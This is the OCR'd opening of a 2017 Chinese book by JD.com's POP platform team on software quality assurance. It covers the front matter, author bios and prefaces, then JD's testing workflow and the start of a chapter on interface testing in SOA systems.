京东 京东大学 JD UNIVERSITY 出品

『赢在京东』系列技术教程

京东系统质量保障技术实战

商城研发POP平台 著

技术引领高效质量保障

中国工信出版集团

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

商城研发POP平台

商城研发POP平台部专注于POP开放平台的系统建设，致力于为京东第三方商家提供丰富的合作模式、优秀的电商系统和工具，打造健康开放的智慧生态。团队有店铺运营、市场营销、数据产品经理等方面的资深专家。他们熟悉京东开放平台营销工具，有丰富的电商运营经验，致力于运用全平台营销的方法和理念指导店铺运营，提高运营效率，提升店铺业绩和服务水平。

京东大学
JD UNIVERSITY

京东大学是京东集团的企业大学，成立于2012年，秉承用培训沉淀组织经验，用产品扩大培训影响，用科技变革培训路径的宗旨，充分利用面授课程、在线课程、行动学习和基于网络化、社交化的各种学习方式沉淀京东的优秀经验并分享，在“京东首要战略—人才战略”中发挥关键性作用，履行好培养人才、助力业务持续增长的使命。

『赢在京东』系列技术教程

京东系统
质量保障技术实战

商城研发POP平台 著

電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

内 容 简 介

在互联网飞速发展的今天，系统的复杂度及迭代速度都在不断提升，这对质量保障工作提出巨大挑战。那么如何在快速迭代发布下保障系统质量呢？阅读本书或许会找到一些答案。本书由京东商城研发 POP 平台—测试与质量管理团队倾力打造，开篇从基础业务测试、测试过程管理及 SOA 架构下的软件测试等基本质量保障内容入手，逐步展开讨论了自动化测试、测试环境管理等提升质量保障效能的实践内容，实现将质量保障从手工测试推向自动化的进阶。本书中间篇章聚焦于持续集成及静态代码扫描实战经验的总结和质量保障提效工具的开发实践。此外，本书还介绍了大量安全测试的实战经验。本书内容的最后部分深入描述了如何有效管理质量团队，从质量保障流程的制定到推行再到优化，从打造靠谱团队到团队成长等方面来向读者分享管理团队过程中这些必须面对的问题。本书内容涉猎广泛，以实战为主线，是近年来质量保障领域不可多得的图书，适合关心互联网质量保障领域技术及发展的各类读者。

图书在版编目（CIP）数据

京东系统质量保障技术实战 / 商城研发 POP 平台著. —北京：电子工业出版社，2017.10
“赢在京东”系列技术教程
ISBN 978-7-121-32432-1

Ⅰ. ①京… Ⅱ. ①商… Ⅲ. ①电子商务－网站－应用程序－程序设计 Ⅳ. ①F713.361.2②TP393.092

中国版本图书馆 CIP 数据核字(2017)第 190433 号

策划编辑：张慧敏
责任编辑：石　倩
印　　刷：北京天宇星印刷厂
装　　订：北京天宇星印刷厂
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　邮编：100036
开　　本：787×1092　1/16　印张：14　字数：246 千字
版　　次：2017 年 10 月第 1 版
印　　次：2017 年 10 月第 1 次印刷
印　　数：5000 册　　定价：69.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888，88258888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

本书咨询联系方式：010-51260888-819，faq@phei.com.cn。

本书编委会

总　策　划：　马　松　李庆欣

执 行 策 划：　王　彪　张　琪　赵　亮

主　　编：　张　琪

编委会成员：　胡文萍　孔祥云　王海林　王少华　熊志男　赵　亮

京东集团参与部门：　商城研发体系　京东大学　图书文娱业务部

京东集团公关部

在此诚挚感谢所有为此书付出努力的京东同仁（排名不分先后）

· POP 平台—测试与质量管理部 ·

· 张琪 ·


京东商城—POP 平台—测试与质量管理部负责人。具有 10 年以上软件测试及质量团队管理实战经验，2012 年加入京东，一直从事 POP 平台相关产品的质量管理工作，先后主导了京东闪购项目、仓海项目、QQ 网购融合项目、Sam's club 入驻京东等重大战略项目的测试与质量保障工作，取得良好成果。在 TiD2017 质量竞争力大会上发表《测试团队管理实战》演讲。

· 王海林 ·

京东商城—POP 平台—测试与质量管理部资深测试工程师。2011 年加入京东，主导了订单、仓储、售后、结算、医药、数据类产品的测试和管理工作，具有 9 年互联网、电商测试工作经历，对电商质量保障有着多年实战经验。

· 王少华 ·

京东商城—POP 平台—测试与质量管理部资深测试开发工程师。从事多年软件测试工作，擅长自动化测试及测试工具开发，先后开发多个创新提效工具，并应用到实际工作中，目前负责质量效能提升工具开发工作。



· 熊志男 ·

京东商城—POP 平台—测试与质量管理部高级测试开发工程师，目前在部门内负责持续集成和代码质量平台建设相关工作，具有丰富的持续集成和持续代码扫描实践经验。


其“持续代码扫描的演进之路”最佳实践入选 2016 年全球软件案例研究峰会的 TOP100 案例，并作为演讲嘉宾分享该主题。

· 孔祥云 ·

京东商城—POP 平台—测试与质量管理部高级测试开发工程师。近 10 年测试领域从业经验，擅长功能测试、自动化测试、测试工具开发等。

· 胡文萍 ·

京东商城—POP 平台—测试与质量管理部高级测试开发工程师。从事电商平台自动化框架及工具开发工作多年，对工具开发过程、开发框架及运维等实战经验丰富。



· 赵亮 ·

京东商城—POP 平台—测试与质量管理部高级测试工程师。2012 年加入京东，8 年电商行业软件测试相关从业经验。参与过多个大型项目的测试，擅长功能测试、自动化测试等。

序言 1

打造京东业务快速迭代下的质量保障体系

京东集团高级副总裁　马松

质量之于系统犹如健康之于生命，其重要性无须多言。尤其是对于京东这样庞大的技术驱动型电商平台而言，更是工作中重要的一环。京东平台的发展经历了十多年的架构变迁，已经远远超越当初的模样，自营和开放平台并存、系统的多样化使得京东在竞争日趋激烈的电商生态中璀璨绽放。

随着京东的高速发展，系统的复杂度也在不断提升，大量项目和需求的快速迭代，对质量保障工作提出巨大挑战。如何在快速迭代发布下保障系统质量是每一个京东质量人要共同思考的问题。面对这一挑战，京东质量人建立了一套完整的质量保障体系，使得京东系统能够在快速迭代下保持日常运营及大促期间的稳定，向用户提供优质的体验及服务。每年的 618 大促期间，京东平台的各个系统都坚强地挺住了一次又一次的订单洪峰，这份荣耀，是对质量人最好的礼赞。

“质量保障”贯穿本书始终，也是本书的灵魂之所在。本书从完善的业务质量保障流程制定，到前后端自动化测试框架的搭建，从代码扫描使质量保障前置，到持续集成的逐步落地，从测试环境的集中化管理，到安全测试理论及安全工具的使用，从数据化的精细团队管理，到以人为本的团队提升策略应用，都是本书所关注的内容。本书的另一个亮点在于其实战性，每一章都会以真实的案例作为佐证，这些案例都是京东质量人在日常工作中的点滴积累，其中，“持续代码扫描的演进之路”最佳实践入选全球软件案例研究峰会 2016 年度 TOP 100 经典案例。

质量保障是品牌价值的基石，我们为之付出了巨大努力。质量保障之路漫长而深远，伴随着大数据、AI 等新技术的不断出现，我们的质量保障工作还会在技术广度及深度等多方面不断向前探索。相信不久的将来，我们会在这一领域为大家呈现更多的精彩。

序言 2

质效合一，构建全程质量保障机制

商城研发 POP 平台负责人　王彪

京东十三年，风华正茂。刚刚过去的 618 大促，已经由京东的生日演变成了一个全民购物狂欢节。“技术引领、正道成功”是 2017 年 618 的主题，更是未来京东长期坚持的战略。

随着业务的高速发展，京东的系统越来越多，架构也越来越复杂。如何在业务高速增长的过程中做好系统的质量保障工作，是我们需要解决的难题。正是京东人不断拼搏的精神一直鼓舞着我们去不断尝试与探索，逐渐在系统研发过程中实现了质量与效率的双重保障。

在传统的系统研发过程中需要投入大量的测试资源，并且经过较长的时间才能够完成质量保障工作。而互联网企业要求快速地响应变化，那就必须缩短交付周期。这时候持续集成和自动化测试就能够很好地发挥其作用。通过质量过程的前置，在软件开发阶段就能够通过自动代码扫描来尽早发现代码中的缺陷，从而保障开发阶段的系统质量。到了提交测试阶段，又可以通过持续的自动化测试来极大节省手工测试的时间成本，并且能够及时反馈结果，从而让研发团队成员在第一时间了解到系统的质量情况，并不断优化调整。系统部署上线后，还可以通过自动化的核心功能验证来确保交付给用户使用的系统是一个高质量的系统。经过这样全流程的系统质量保证过程，不但实现了快速交付系统，而且很好地保障了系统质量。

整套质量保障体系的形成，是质量团队在成熟的理论基础上结合工作中系统不断快速迭代的特征，并通过大量的实践与总结，最终建立起来的。当然，所有的体系和方法都不是一成不变的，要随着业务和技术复杂度的变化而不断去调整和优化，期望本书中介绍的一些关于质量保障的实践和方法能够给广大读者提供一些思路和启发。

前言

京东商城研发 POP 平台

背景

本书成书之时，正值京东 618 年中大促之际，一场红色的备战浪潮牵动着线上线下的每一个京东人。六月的经海路（京东集团总部所在地），即使在凌晨依旧车水马龙，热闹非凡，每一盏亮起的明灯都在述说着京东人奋斗的故事，每一个在此奋斗的兄弟姐妹都承载着为大促保障的荣耀使命。

笔者所的在质量保障团队已经不知经历了多少次这样紧张刺激的奋战，此时用户的每一次点击都牵动着质量保障人员的心，保障系统稳定地为客户提供服务是我们始终不移的追求。

全面

质量保障体系的搭建，是一个复杂且长久的过程，是在千百次实践中不断打磨并积累出来的。因此本书着重体现“实战”性，向读者展示真实电商系统保障技术的实践经验，内容涵盖了 POP 测试与质量管理团队工作的各个方面：主要包含业务质量保障介绍、SOA 架构下的软件质量保障、自动化测试实战、测试环境管理实战、持续集成及持续代码扫描工程实践实战、质量保障工具开发实战、Web 安全测试技术实战及质量团队管理实战等。笔者列举大量详实的案例从质量保障的各个维度进行了深入介绍，相信不论读者身处质量保障团队中的何种角色，都能够在本书中找到对自己有益的知识或经验。

致谢

本书从选题到定稿都得到了公司领导及编委会成员的大力支持，大家在工作之余将各自在质量保障实践中最具代表性的案例选取出来并经过编委会评审后作为本书的实战案例向大家分享，感谢编委会成员的辛勤付出，同时感谢所有参与本书创作的人员。本书的精彩源于你们辛勤的付出与智慧的结晶。

轻松注册成为博文视点社区用户（www.broadview.com.cn），扫码直达本书页面。

- **提交勘误**：您对书中内容的修改意见可在 提交勘误 处提交，若被采纳，将获赠博文视点社区积分（在您购买电子书时，积分可用来抵扣相应金额）。
- **交流互动**：在页面下方 读者评论 处留下您的疑问或观点，与我们和其他读者一同学习交流。

页面入口：http://www.broadview.com.cn/32432

目 录

第1章

业务质量保障介绍

1.1 电商行业项目的特点

近年来，中国电子商务蓬勃发展，电子商务与日常百姓生活关系越来越密切，购物消费、上门服务、订购机票、预订酒店、旅游门票、手机充值等覆盖了生活的方方面面。

笔者一直在电子商务类公司做软件质量团队的相关管理工作，参与了不少电商项目的测试。下面笔者根据观察到的一些现象，站在测试的角度对电商行业项目的特点进行如下总结。

（1）注重易用性

电子商务作为市场热门行业，激烈的市场竞争是必须面对的事实。大家都想吸引更多的用户，对于用户而言方便易用的软件更受欢迎。软件的易用性是软件质量中重要的特性，简单地说就是用户在使用过程中是否感觉方便舒适。在 2003 年颁布的 GB/T16260-2003（ISO 9126-2001）《软件工程产品质量》质量模型中，提出易用性包含易理解性、易学习性和易操作性。关于易用性，在具体的项目测试中我们通常首先要关注 UI（用户界面，User Interface）。用户在接触软件时首先看到的就是 UI，为了给用户留下良好的第一印象，重要系统都有自己的 UI 规范，其定义了界面细致的标准，如导航、表单、表格、标签、按钮、翻页、进度条、文字错误提示等。除了符合规范，我们还要关注是否舒适直观、洁净、不唐突。易用性方面还要关注产品功能是否容易理解，操作是否简单不繁杂等。在实际项目中，这些内容往往是产品部门的同事做的工作比较多，但是作为测试工程师在测试过程中要有这方面的意识。

（2）注重安全性

据统计，电商企业在营销过程中，有 90%的客户会因为缺乏安全感和对网络信任度低而流失，安全问题是电子商务的核心问题。据 2016 年京东财报显示，京东年度活跃用户数已经达到 2.266 亿，如此庞大的用户量如果安全没有保障，则将带来巨大的损失。京东有专门的网络安全团队，对重要系统上线前都会进行安全扫描，也会定期对线上运行的系统进行安全检查。如果发现有安全漏洞，则会第一时间联系对应系统负责人解决处理。但是京东的系统和业务数量非常庞大，有些业务上的

安全问题全部依靠有限的安全部门同事检查并不够。所以在各系统功能测试阶段，测试工程师需要首先进行一轮安全测试。

（3）项目周期短，需求变化快

在传统的软件项目中，需求一般是十分确定的，交付时只要与需求一致即可，往往采用瀑布模式，项目周期相对较长。电子商务行业作为市场热门行业，激烈的市场竞争是必须面对的事实。电子商务项目相比传统项目需求变化快，当一个需求提出后，如果项目周期太长，那么交付时可能已经不适用当前的环境了。所以一个需求或项目从提出到上线交付根据功能复杂程度一般周期为几天到几个月。作为测试工程师在保障软件质量的同时应尽力通过技术和工作方法提高效率，缩短测试时间从而缩短整个项目的周期。

1.2 测试流程中的重点工作

在京东研发体系内部，由于业务差异性，工作流程也不尽相同。不同的部门根据自身的情况和业务内容会制定适合自己的工作流程。笔者以 POP（Platform Open Plan，开放平台）平台部门的测试工作流程为例向大家介绍工作流程中需注意的事项，供大家参考。POP 平台涉及的业务由多条业务线组成，每条业务线由产品经理、开发工程师和测试工程师组成。

1.2.1 测试前的工作

1. 排期沟通

首先介绍一下小需求和项目的概念。小需求一般指功能较少，研发工期较短的任务。项目是相对于小需求而言功能较多，涉及的系统也较多，对应研发工期较长的任务。实际上项目也是由多个不同的小需求组成的。每周五，业务线中的产品经理会联系对应的开发和测试人员到一起，沟通需求排期情况。在这个沟通会议中，产品经理首先会列出上一周进入开发阶段的需求列表和未来（一般 3 个月内）要做但未排期的需求列表。将上周进入开发阶段需求列表中的需求进行状态更新，去除已经上线完成的需求并加入本周新进入开发阶段的需求。如果有新未排期的需求，则更新到排期需求列表中。在此过程中，产品经理、开发工程师、测试工程师一起

沟通需求进度和风险，是否需要协调资源，并对未来一段时间的工作内容有大致的了解。在沟通会结束后，产品同事会把最新的表格作为邮件附件发送给业务线成员。

2. 提测需求列表

京东有个研发知识管理平台（RDKM），在 RDKM 中创建了以周为单位的提测需求列表。表中包括需求名称、需求介绍、文档链接、开发、产品、上线日期、所属条线、提测时间、测试开始时间、测试工程师。如图 1.2.1 所示。

序号	需求名称	需求介绍	文档链接	开发	产品	上线日期	所属条线	提测时间	测试开始时间	测试工程师
1										
2										
3										
4										
5										
6										
7										
7										
8										
9										
10										

图 1.2.1

下面分别解释下该表格中各字段的含义。

- 需求名称：对需求功能的简单描述，如果是项目，则此处是项目名称；
- 需求介绍：对需求内容进一步概括总结；
- 文档链接：产品的需求文档及开发的设计文档链接；
- 开发：实现需求的开发工程师，有程序问题可以直接找到本人；
- 产品：提出需求的产品经理，有需求问题可以直接找到本人；
- 上线日期：预计需求完成测试并上线的时间；
- 所属条线：在业务线内部进行了更为细致的划分，每个业务线的测试工程师对应一个或几个条线；
- 提测时间：开发完成后可以提交测试的时间；
- 测试开始时间：测试工程师根据需求内容及自身计划，开始测试的时间；
- 测试工程师：需求对应的测试工程师。

这个文档每周由开发和测试工程师维护。每周五前开发工程师会把下周要提交测试的需求列入对应的 RDKM 链接中，填写内容包括需求名称、需求介绍、文档链接、所属条线、上线时间、产品、开发、提测时间。测试工程师根据需求内容，认领属于自己的工作内容并填写测试开始时间及姓名。如果遇到本周没有完成的需求，那么由测试工程师在周五下班前将该需求信息复制到下周的提测需求列表中。

这样每个测试工程师都能提前知道下周的具体工作内容。如果遇到资源问题也能提前准备，如提交测试时间与上线时间太近、测试时间不够等。虽然在前一周就知道了本周的测试内容，但是有些紧急需求是预想不到的。如线上有问题需要修改，优先级自然最高。如果能够保证其他需求正常完成最好，如果影响到其他需求的进度，那么测试工程师将与产品经理及开发工程师沟通，保障优先级高的需求不受影响。

3. 项目需求评审

如果全部都是功能少、工期短的小需求，那么以上的计划提前一周是可以准备的。实际上还有一些项目级别的需求，除了以上的流程还要多做一些工作。和大多数公司一样，项目由于功能较多，涉及系统较多，在需求完成后产品同事需要邀请开发和测试工程师进行评审。评审有以下几个目的：

- 让开发和测试工程师了解需求要做的内容，以便之后各自对开发阶段和测试阶段进行排期。
- 评审过程中业务线成员对需求内容的模糊点进行提问，减少对需求的误解和日后的沟通。
- 在评审的过程中可能会发现需求本身的问题，及时发现能防止日后产生雪球效应。
- 业务线成员在一起沟通，能对系统有对应的认识，更能补充完善需求。

4. 项目的设计评审

项目需求评审通过以后，开发工程师就可以做项目的系统设计了。设计文档包括实现整个项目的架构设计和接口设计等详细信息，完成后也需要评审，测试工程师参加设计评审的意义在于：

- 深入了解项目构成，可以把项目拆解成不同的功能模块。

- 在时间紧迫的情况下，可以按功能模块分工测试，提前完成测试工作。
- 准备测试用例时只看需求文档是不够的，通过需求文档只能覆盖业务上的功能，根据设计文档能够设计分支及异常测试数据流。

通过设计评审对系统有了较深入的认识后就可以对测试进行排期了。

5. 项目的排期

通过需求和设计的评审，业务线成员对项目都有了较为深入的认识，接下来就可以对各自负责的需求模块进行排期。排期主要包括任务的拆分及预估每个任务的起始和结束时间。根据实际需要测试排期主要分两种情况，一种是在开发整体完成后再进行测试，这样测试周期相对较短。因为省去了模块间不通时使用 Mock（模拟）的时间和后续模块间再次联调的时间。还有一种情况是在开发完成一个模块后就进入测试，这样整个项目周期较短。因为测试提前介入，等开发全部完成时，大部分的功能已经同步测试完，只需要把最后提交的模块测完再进行模块间联调即可。测试工程师选择哪种排期模式视项目情况而定，后续按照排期进行。

1.2.2 测试中的工作

1. 测试用例的编写

在需求和设计评审后，测试工程师就可以准备测试用例了。测试用例的设计与执行是软件测试的核心工作，涉及的方法有很多，验证点的粒度也不尽相同。笔者所在部门对于测试用例有对应的模板：Actor→业务对象→验证点。其中 Actor 是操作者，可以是使用系统的用户也可以是调用被测系统的其他系统。业务对象是指某具体的功能点，如上架商品、修改价格、订单出库、查询状态等。验证点就是对业务对象执行后产生效果的验证内容，包括数据库中的数据变化、页面变化、功能点等。

用例示例：商家新增商品，验证商品描述字段长度是否从 3000 放开到 5000，且数据库表正确写入该商品信息。

2. 需求变更通知

在较复杂的需求测试过程中，经常会出现需求变更现象。由于变更后的内容与原有内容差异较少，一般不会组织进行评审，从而导致经常出现产品经理、开发工

程师、测试工程师之间信息不一致的情况，测试提出 bug 实际是由于需求变更未及时同步。为了避免需求变更导致信息不一致，笔者所在部门在流程上做了对应规范。首先，产品同事把变更后的需求文档上传至京东研发管理平台，系统会检测到变更，自动通过邮件发送最新需求文档给相关开发和测试工程师。然后开发工程师按照最新的需求文档修改设计文档，测试工程师修改测试用例。这样当需求变更时，很快就能使相关工程师了解最新需求。

3. 进度与风险通报

项目级别的需求进入测试阶段后，测试负责人要每日以邮件形式通报测试进度，发送给该项目的所有参与者。如图 1.2.2 所示是项目测试日报模板。

XXX项目									
项目整体进度		计划上线日期			项目状态	正常	风险问题概述		
任务	进度	测试阶段	计划完成时间	实际完成时间	测试工程师	研发工程师	产品经理	项目经理	备注
待沟通解决问题（风险问题列表）									责任人
上线日期历史变更原因									

图 1.2.2

日报中主要列举了项目中各模块当前的进度及问题。可以参考开始日期和完成日期判断进度是否有问题，项目中待沟通解决的问题都会列举对应责任人。这样，项目成员每天都能了解整个项目的状态并及时关注解决问题。

4. 分支环境与主干环境

由于多个开发工程师开发时一般采用并行开发的模式，为了减少冲突，会在多个分支上进行开发。开发工程师在分支环境上自测完成后，提交测试。测试工程师将分支代码部署到测试环境进行验证主流程的冒烟测试，如果没有问题则将进行全面的集成测试。测试通过后，开发工程师将分支代码合并到主干环境。测试工程师将在主干环境再次进行测试，测试通过后才能审批上线。

5. 产品试用机制

产品经理写的需求文档并不能把所有产品细节都描述清楚，开发工程师在设计时使用不同的实现方案可能会使产品体验有所不同。所以，开发完成后及时让产品经理试用确认很有必要。测试工程师在分支测试通过后，需邀请产品经理试用，并同步给相关开发工程师。产品经理对应用进行试用，查看是否符合自己的设计初衷。如果试用的结果与期望有较大差异，则提出相关问题通知开发工程师及时解决，无异议也必须给予确认。

6. 上线前检查

基于对线上问题的长期分析，我们发现，很多线上问题并不是由于代码逻辑特别复杂或者测试时没有考虑到所引起的，往往是上线时忽略了某些问题。所以上线前应该对经常出现问题的点做最后的检查，避免出现低级错误。下面几个问题可以参考：

（1）关联（所依赖或者被依赖）系统是否同步上线？

（2）关联系统上线计划是否已经相互告知并做好上线准备？

（3）紧急上线，是否测试充分？

（4）测试环境（测试数据）业务流是否存在不可测或部分不可测的问题？

（5）是否存在用例情景罕见或业务触发几率极低，是否暂未测试？

（6）测试环境和开发环境是否存在以变量直接赋 Hard Code（硬编码）值实现的应用？

（7）该项目或需求的帮助文档是否正确更新？

（8）测试环境和开发环境是否用条件编译开关？

（9）本业务需求程序设计是否需要做性能测试？

7. 测试报告

需求上线前的最后一步就是测试报告了，测试报告可以通过对测试结果和系统出现的缺陷分析得到对软件质量的评价。笔者所在部门为了节省编写测试报告的时

间，把测试报告中通用的部分抽离出来，开发出自己的测试报告系统。测试工程师只要在系统上填写少量的信息就能形成要求的测试报告。如图 1.2.3 所示。




图 1.2.3

1.2.3 上线后的工作

1. 线上验证

线上验证工作是产品经理、开发工程师、测试工程师都要做的。产品经理重点关注功能是否全部实现，UI 效果是否与期望一致。开发工程师关注上线后，是否有系统异常。测试工程师除了对一些由于特殊数据或特殊权限无法执行的测试用例不再执行验证，要尽可能把测试用例在线上全部执行验证一次。

2. 线上风险通报

测试工程师完成线上验证后，需要发送线上验证报告。线上验证报告中包括验证的需求名称、涉及上线人员、上线服务器 IP、测试用例及问题。有些重要的功能，如果在线上环境暂时无法验证，则要在报告中说明进行风险通报。这些问题，产品经理后续会联系业务人员或项目经理协调进行验证。

1.3 小结

不同行业、不同公司都有自己的测试流程，同一个公司不同部门的流程也是有差异的。笔者认为流程的制定需要参考业务的特点和要求。流程的作用是规范和提示工作步骤，要根据实际情况不断调整优化，以保障产品的质量。

第2章

SOA架构下的软件质量保障

2.1 功能模块测试

SOA（Service Oriented Architecture，面向服务的架构）是目前互联网公司中通用的组件模型。它将软件系统的不同功能模块（称为服务）通过接口形式联系起来。这里的接口可以是具体的接口服务也可以是连接两个模块通信的中间件。

一个大型项目，通常是由多个系统开发组成的。每个系统都有专门的研发团队来负责，单个系统的功能在这里称作是一个模块。模块的功能按后台接口实现和 UI 展示来划分，下面分别介绍这两个部分是怎样测试的。

2.1.1 接口测试

后台某个具体的功能，通常是通过对已经定义接口的实现完成的。在接口实现过程中调用其他方法时，测试工程师一般不会针对该方法进行测试。例如，笔者所在部门有个测试方针，即所有需求提交测试前，开发工程师必须进行自测，自测内容包括对所有方法的单元测试。所以在测试层次上，开发工程师承担了单元测试工作，测试工程师承担集成测试、系统测试和验收测试的工作。

一个接口功能实现后，提交到测试工程师那里之后是怎样展开测试的呢？任何测试工作都可以总结为以下过程：测试需求分析、测试用例设计、执行测试和结果评估。

在测试需求分析时，因为接口只实现一个或几个明确的功能，所以接口相对整个产品的需求分析更容易一些。可以根据接口文档查看该接口中的方法功能说明，确定对该功能的测试目标、深度和广度。例如：测试一个为用户提供费用计算的接口，就需要高质量要求的目标。除了满足文档中说明的功能，相关隐性需求也要考虑，要考虑可能影响软件质量的多个方面，而且在每个方面要使用尽可能多的测试方法。要是测试一个为内部人员查看某种非重要信息的接口，就不需要过高要求的目标，只需满足文档中说明的功能即可。有些测试工程师对所有需求都是以高质量目标进行测试的。笔者认为在互联网企业中，这样是不能满足实际需要的。因为，高质量的要求必然要花费大量的时间和精力，在互联网企业产品要求快速迭代发布的背景下，测试工程师是没有充足的时间对所有需求进行“精益求精”的测试的。

测试用例设计，是软件测试工程师的核心技能。在测试用例编写前首先应该进行测试点的梳理，测试点的依据是什么呢？测试工作的核心目的是对软件质量的保障。首先应该了解软件质量包含哪些方面，或是具备哪些属性。国际上关于软件产品质量有 ISO/IEC 9126 标准，国内也有相应的国标 GB/T 16260，两者内容基本一致。我们可以根据所负责产品的实际需要，参考制定出测试时需要考虑的质量属性。每种质量属性都有多个对应的测试方法，通过测试方法和测试需求分析的结果汇总对应的测试点。笔者将软件产品质量属性及对应测试方法总结为如图 2.1.1 所示，供读者参考。




图 2.1.1

在接口测试中，主要关注质量的功能性、可靠性和效率。然后根据接口功能的用途，选择适当的测试方法。例如在准备为用户提供费用计算的接口测试点时，要

考虑涉及的全部测试方法；在准备为内部人员查看某种非重要信息的接口测试点时，只需要考虑功能性中的正常值覆盖即可。梳理测试点之后，再把测试点分解、完善为测试用例就不是很困难了。

